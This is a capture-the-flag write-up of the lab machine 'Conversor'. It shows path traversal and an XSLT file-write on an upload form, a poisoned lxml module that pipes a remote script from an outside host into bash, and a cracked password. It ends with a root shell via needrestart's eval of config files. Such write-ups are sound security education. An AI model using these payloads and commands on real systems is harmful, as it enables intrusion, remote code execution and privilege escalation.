

Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The only interesting port reported by nmap is 80 and there seems to be a redirect to conversor.htb, so I’ll add this domain to my /etc/hosts file.
Execution
Accessing the web page on http://conversor.htb shows just a login prompt and a link to register a new account. I do so and login with those credentials in order to access the dashboard. Apparently one can upload the XML representation of a nmap scan along with a XSLT sheet to transform it into a more aesthetic format.


The page also provides a template to be used as XSLT file, therefore I run another nmap scan with -oX out.xml to create the XML output and upload it with the template. This renders a nice table showing the open ports of the machine.
On the About page there’s a link to download the source code of the application. After extracting the contents of the archive I can see that the web application is based on Flask and inspect the source code and a note from the developers in install.md.
$ tar xvf source_code.tar.gz
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/
The steps to get the code running are pretty basic, but the last instruction catches my eye. It adds a line to the /etc/crontab file that executes any Python script located in /var/www/conversor.htb/scripts every minute. So if I were to add a file there, I could achieve code execution.
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
Path Traversal
Having a closer look at the source code in app.py shows on arbitrary file write vulnerability since the filename parameter provided by the client is joined with the UPLOAD_FOLDER variable without any sanitization. This means I can upload a file with ../scripts/ryuki.py and any content and it will be placed into /var/www/conversor.htb/scripts.
from flask import Flask, render_template, request, redirect, url_for, session, send_from_directory
import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'Changemeplease'

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

# --- SNIP ---

@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"
Uploading another set of files through the web interface and intercepting the request in BurpSuite I can modify the contents of the XSLT (or XML) to include my payload and set the filename to ../scripts/ryuki.php.
import os
os.system("ping -c1 10.10.10.10")
The cronjob is set to run every minute and soon enough I do get a ping back from the target. Then I proceed to replace the ping command with a reverse shell and get access to the target as www-data.
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:56:01.555518 IP conversor.htb > 10.10.10.10: ICMP echo request, id 1, seq 1, length 64
11:56:01.555580 IP 10.10.10.10 > conversor.htb: ICMP echo reply, id 1, seq 1, length 64
XSLT File Write
The XSLT file can also be used to write arbitrary files on the system1 so I do not have to rely on the path traversal. Setting the XSLT file to the following content adds the same Python script to the relevant folder.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/ryuki.py" method="text">
import os
os.system("ping -c1 10.10.10.10")
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
It's important to not indent line 9 otherwise it will produce invalid Python code
Poison lxml module
Even without the cronjob it is able to achieve command execution. During the call to convert() the Python code in app.py imports etree from lxml. Therefore I can place another file called lxml.py next to app.py that will be imported.
import os

def shell():
    os.system('curl http://10.10.10.10/shell.sh | bash')

class exploit:
    def XMLParser(self, *args, **kwargs):
        shell()
        return ''

    def parse(self, *args):
        return ''

    def XSLT(self, *args):
        return lambda x: ''

etree = exploit()
Privilege Escalation
Shell as fismathack
The source code already revealed that the application is using a SQLite3 database and its location in /var/www/conversor.htb/instance/users.db. It does contain the user fismathack that’s also a local user on the box.
$ sqlite3 /var/www/conversor.htb/instance/users.db 'SELECT * FROM users;'
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
hashcat rather quickly cracks the MD5 hash and returns the password Keepmesafeandwarm that let’s me change to this userrst flag.
Shell as root
Running sudo -l shows the user can execute /usr/sbin/needrestart as anyone including root. file reveals the file in question is a Perl script, so looking at the source code is trivial.
$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart

$ file /usr/sbin/needrestart
/usr/sbin/needrestart: Perl script text executable
Executing the script with --help informs me that the script can also be found on GitHub and the local version is 3.7. A search for problematic functions in the script comes up with an interesting way to load the configuration file. The contents of a file provided by -c are actually passed straight to eval2.
# slurp config file
print STDERR "$LOGPREF eval $opt_c\n" if($nrconf{verbosity} > 1);
eval do {
    local $/;
    open my $fh, $opt_c or die "ERROR: $!\n";
    my $cfg = <$fh>;
    close($fh);
    $cfg;
};
die "Error parsing $opt_c: $@" if($@);
With that knowledge I place a file with system("/bin/bash") in /tmp/config and call the script with sudo to drop myself into a new shell as root.
$ echo -n 'system("/bin/bash")' > /tmp/config

$ sudo /usr/sbin/needrestart -c /tmp/config
root@conversor:/var/www/conversor.htb# id
uid=0(root) gid=0(root) groups=0(root)
Attack Path
flowchart TD

subgraph "Execution"
    A("XML / XSLT Upload
    &
    Source Code")
    B(Arbitrary File Write)
    C(Shell as www-data)
    A -->|Path Traversal| B
    A -->|XSLT Extensions| B
    B -->|Cron Job executing any Python file| C
    B -->|Poison lxml module | C
end

subgraph "Privilege Escalation"
    C -->|Crack hashes in database| D(Shell as fismathack)
    D -->|needrestart passing config to eval| E(Shell as root)
end